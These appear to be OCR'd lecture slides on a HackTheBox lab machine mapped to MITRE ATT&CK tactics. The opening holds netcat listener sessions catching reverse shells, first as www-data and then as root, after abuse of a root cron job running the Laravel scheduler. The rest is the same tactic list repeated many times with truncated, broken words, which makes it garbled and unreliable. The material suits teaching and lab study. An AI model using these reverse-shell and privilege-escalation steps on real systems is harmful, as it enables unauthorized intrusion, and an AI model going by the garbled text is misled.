
```
HackTheBox # nc -lvp  5858
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5858
Ncat: Listening on 0.0.0.0:5858
Ncat: Connection from 10.10.10.13.
Ncat: Connection from 10.10.10.13:47686.
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Privilege Escalation

- Expand capabilities at beachhead



```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

* * * * *       root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
```



```
HackTheBox # nc -lvp  6161
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::6161
Ncat: Listening on 0.0.0.0:6161
Ncat: Connection from 10.10.10.13.
Ncat: Connection from 10.10.10.13:33872.
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 09:47:01 up  5:35,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```

MITRE ATT&CK Tactics

- Reconnaissance
- Resource Development
- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command and Control
- Exfiltration
- Impact

MITRE ATT&CK Tactics

- ~~Reconnaissance~~
- ~~Resource Development~~
- ~~Initial Access~~
- ~~Execution~~
- Persistence
- ~~Privilege Escalation~~
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command and Control
- Exfiltration
- Impact


MITRE ATT&CK Tactics

- ~~Reconnaissance~~
- ~~Resource Development~~
- ~~Initial Access~~
- ~~Execution~~
- Persistence
- ~~Privilege Escalation~~
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command and Control
- Exfiltration
- Impact

MITRE ATT&CK Tactics

- ~~Reconnaissance~~
- ~~Resource Development~~
- ~~Initial Access~~
- ~~Executio~~
- Persister
- ~~Privilege Escalatic~~
- Defense

- Credential Access
- Discovery
- Lateral Movement
- Collection
- nd and
- on




MITRE ATT&CK Tactics

- Reconnaissance
- Resource Development
- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command and Control
- Exfiltration
- Impact

MITRE ATT&CK Tactics

- ~~Reconnaissance~~
- ~~Resource Development~~
- ~~Initial Acc~~
- ~~Executio~~
- Persister
- ~~Privilege Escalatic~~
- Defense

- Credential Access
- Discovery
- Lateral Movement
- Collection
- nd and
- on




MITRE ATT&CK Tactics

- Reconnaissance
- Resource Development
- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command and Control
- Exfiltration
- Impact

MITRE ATT&CK Tactics

- ~~Reconnaissance~~
- ~~Resource Development~~
- ~~Initial Access~~
- ~~Executio~~
- Persister
- ~~Privilege Escalati~~
- Defense

- Credential Access
- Discovery
- Lateral Movement
- Collection
- nd and
- on



MITRE ATT&CK Tactics

- Reconnaissance
- Resource Development
- Initial Acces
- Execution
- Persistence
- Privilege Escalation
- Defense Eva

- Credential Access
- Discovery
- Lateral Movement

MITRE ATT&CK Tactics


- Reconnaissance
- Resource Development
- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion

- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command and Control
- Exfiltration
- Impact

MITRE ATT&CK Tactics

- ~~Reconnaissance~~
- ~~Resource Development~~
- ~~Initial Access~~
- ~~Executio~~
- Persisten
- ~~Privilege Escalatio~~
- Defense

- Credential Access
- Discovery
- Lateral Movement
- Collection
- nd and
- on



MITRE ATT&CK Tactics

- Reconnaissance
- Resource Development
- Initial Acces
- Execution
- Persistence
- Privilege Escalation
- Defense Eva

- Credential Access
- Discovery
- Lateral Movement

MITRE ATT&CK Tactics


- Reconnaissance
- Resource Development
- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion

- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command and Control
- Exfiltration
- Impact

MITRE ATT&CK Tactics

- ~~Reconnaissance~~
- ~~Resource Development~~
- ~~Initial Access~~
- ~~Executio~~
- Persisten
- ~~Privilege Escalatio~~
- Defense

- Credential Access
- Discovery
- Lateral Movement
- Collection
- nd and
- on



MITRE ATT&CK Tactics

- Reconnaissance
- Resource Development
- Initial Acces
- Execution
- Persistence
- Privilege Escalation
- Defense Eva

- Credential Access
- Discovery
- Lateral Movement

MITRE ATT&CK Tactics

- Reconnaissance
- Resource Development
- Initial Ac
- Executi
- Persiste
- Privilege Escalati
- Defense

- Credential Access
- Discovery
- Lateral Movement
- n
- nd and
- on

MITRE ATT&CK Tactics

- Reconnaissance
- Resource Development
- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion

- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command and Control
- Exfiltration
- Impact

MITRE ATT&CK Tactics

- ~~Reconnaissance~~
- ~~Resource Development~~
- ~~Initial Access~~
- ~~Execution~~
- ~~Persistence~~
- ~~Privilege Escalation~~
- ~~Defense Evasion~~
- ~~Credential Access~~
- ~~Discovery~~
- ~~Lateral Movement~~
- Collection
- Command and Control
- Exfiltration
- Impact

Security Framework Caveat

Security Framework Caveat

- Attackers **are not** required to use a specific framework or workflow to accomplish objectives

Security Framework Caveat

- Attackers **are not** required to use a specific framework or workflow to accomplish objectives

- Defenders **should** understand how to use frameworks/workflows to properly select and apply mitigations defenses

Security Framework Caveat

- Attackers **are not** required to use a specific framework or workflow to accomplish objectives
- Defenders **should** understand how to use frameworks/workflows to properly select and apply mitigations defenses
- Defenders **should not** misinterpret as a paint-by-numbers excercise